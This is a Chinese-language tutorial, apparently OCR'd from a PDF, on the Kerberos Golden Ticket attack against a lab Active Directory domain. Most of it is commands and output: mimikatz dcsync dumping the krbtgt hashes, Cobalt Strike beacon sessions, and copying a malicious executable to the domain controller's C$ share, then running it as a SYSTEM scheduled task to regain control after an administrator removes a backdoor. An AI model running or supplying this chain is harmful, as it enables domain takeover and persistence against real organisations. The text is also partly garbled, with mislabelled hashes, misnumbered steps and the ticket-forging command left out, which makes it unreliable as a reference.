
Golden Ticket黄金票据制作原理及利用方式

Krbtgt账户介绍

krbtgt用户，是系统在创建域时自动生成的一个帐号，其作用是密钥分发中心的服务账号，其密码是系统随机生成的，无法登录主机



黄金票据原理


TGT=Krbtgt的html hash 加密

1、Kerberos中的TGT和Logon Session Key（CT_SK）是AS返回的，TGP它是由Krbtgt加密和签名的,krbtgt的NTLM Hash又是固定的,而CT_SK并不会保存在KDC中。


2、所以只要得到krbtgt的NTLM Hash，就可以伪造TGT和Logon Session Key（CT_SK）。

3、Client与TGS的交互中，而已有了金票后（TGT）,就跳过AS验证,不用验证账户和密码,所以也不担心域管密码修改。

当我们获得域控的控制权限后，有可能获取域内所有用户的hash，和krbtgt的hash。这时，由于一些原因导致我们失去对目标的控制权，但是我们还留有一个普通用户的权限，并且krbtgt的密码没有更改，此时我们可以利用krbtgt用户的ntlm hash制作黄金票据伪造TGT，重新获取域控的管理权限。



我们在以去动物园为例，当我们去买票的时候，我么首先第一步是去身份认证管理员那里认证身份



实验内容

实验环境

实验机器	IP地址
windows server 2012 （域控）	192.168.41.10
windows server 2008（域内成员）	192.168.41.20

实验前提

1、已经控制了域名并且使用域管理员登录或者提权的system


如果域管理员发现了你控制了域控机器，把你的后门删除了，那么就不能继续控制域控了，这个时候当我们可以伪造TGT重新获得域控的权限

条件如下：

```
1、域名称
2、域的SID值
3、域的KRBTGT账号的HASH
4、伪造任意用户名
（获取域的SID和KRBTGT账号的NTLM HASH的前提是需要已经拿到了域的权限）
```


实验步骤

1、目前已经控制了域控和域内机器



3、获取关键信息

```
shell  whoami /user  获取域的sid值(去掉最后的-500，500表示为administrator用户)
shell net config workstation   查看域
```



得到 域为：hack.com SID:S-1-5-21-2716900768-72748719-3475352185

3、使用mimikatz导出KRBTGT的ntlm hash

```
mimikatz lsadump::dcsync /domain:hack.com /user:krbtgt
```


```
beacon> mimikatz lsadump::dcsync /domain:hack.com /user:krbtgt
[*] Tasked beacon to run mimikatz's lsadump::dcsync /domain:hack.com /user:krbtgt command
[+] host called home, sent: 706121 bytes
[+] received output:
[DC] 'hack.com' will be the domain
[DC] 'DC.hack.com' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2022/5/17 20:50:15
Object Security ID   : S-1-5-21-2716900768-72748719-3475352185-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: b78ec645cc2d18290c5690e1e76e827f
    ntlm- 0: b78ec645cc2d18290c5690e1e76e827f
    lm  - 0: e23370cf2a4815f3bf563c0726ea31fa

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : HACK.COMkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 1c6555fadf8a1603b5e12b5b33babb12495f868fa38c1c6c7c26a8ea41a1bf3d
      aes128_hmac       (4096) : 47c7a72d8b7ed16467b8656ca0b3dd5b
      des_cbc_md5       (4096) : e5e3641ff8d5c78a
```

得到 `b78ec645cc2d18290c5690e1e76e827f`

b78ec645cc2d18290c5690e1e76e827f


lsadump::dcsync /domain:hack.com /user:krbtgt


4、这个时候突然域控下线了，管理员发现的你在控制，把后门清理了



5、因为之前已经记录了关键信息，我们现在就可以伪造任意用户访问域控，windows 2008机器必须是域内用户或者system用户

```
mimikatz kerberos::tgt   查票
mimikatz kerberos::purge 清票
```





6、使用dir 远程访问域控

```
shell dir \\dc.hack.com\c$
```

7、使用计划任务上线cs

copy恶意文件到域控

```
shell copy c:\users\administrator\desktop\artifact.exe \\dc.hack.com\c$
```

```
beacon> shell copy c:\users\administrator\desktop\artifact.exe \\dc.hack.com\c$
[*] Tasked beacon to run: copy c:\users\administrator\desktop\artifact.exe \\dc.hack.com\c$
[+] host called home, sent: 96 bytes
[+] received output:
已复制         1 个文件。
```

设置计划任务到域控

```
shell schtasks /create /s dc.hack.com /tn test /sc onstart /tr c:\artifact.exe /ru system /f
```

```
beacon> shell schtasks /create /s dc.hack.com /tn test /sc onstart /tr c:\artifact.exe /ru system /f
[*] Tasked beacon to run: schtasks /create /s dc.hack.com /tn test /sc onstart /tr c:\artifact.exe /ru system /f
[+] host called home, sent: 117 bytes
[+] received output:
成功: 成功创建计划任务 "test"。
```

```
shell schtasks /run /s dc.hack.com /i /tn "test"
```

```
beacon> shell schtasks /run /s dc.hack.com /i /tn "test"
[*] Tasked beacon to run: schtasks /run /s dc.hack.com /i /tn "test"
[+] host called home, sent: 73 bytes
[+] received output:
成功: 尝试运行 "test"。
```

域控重新上线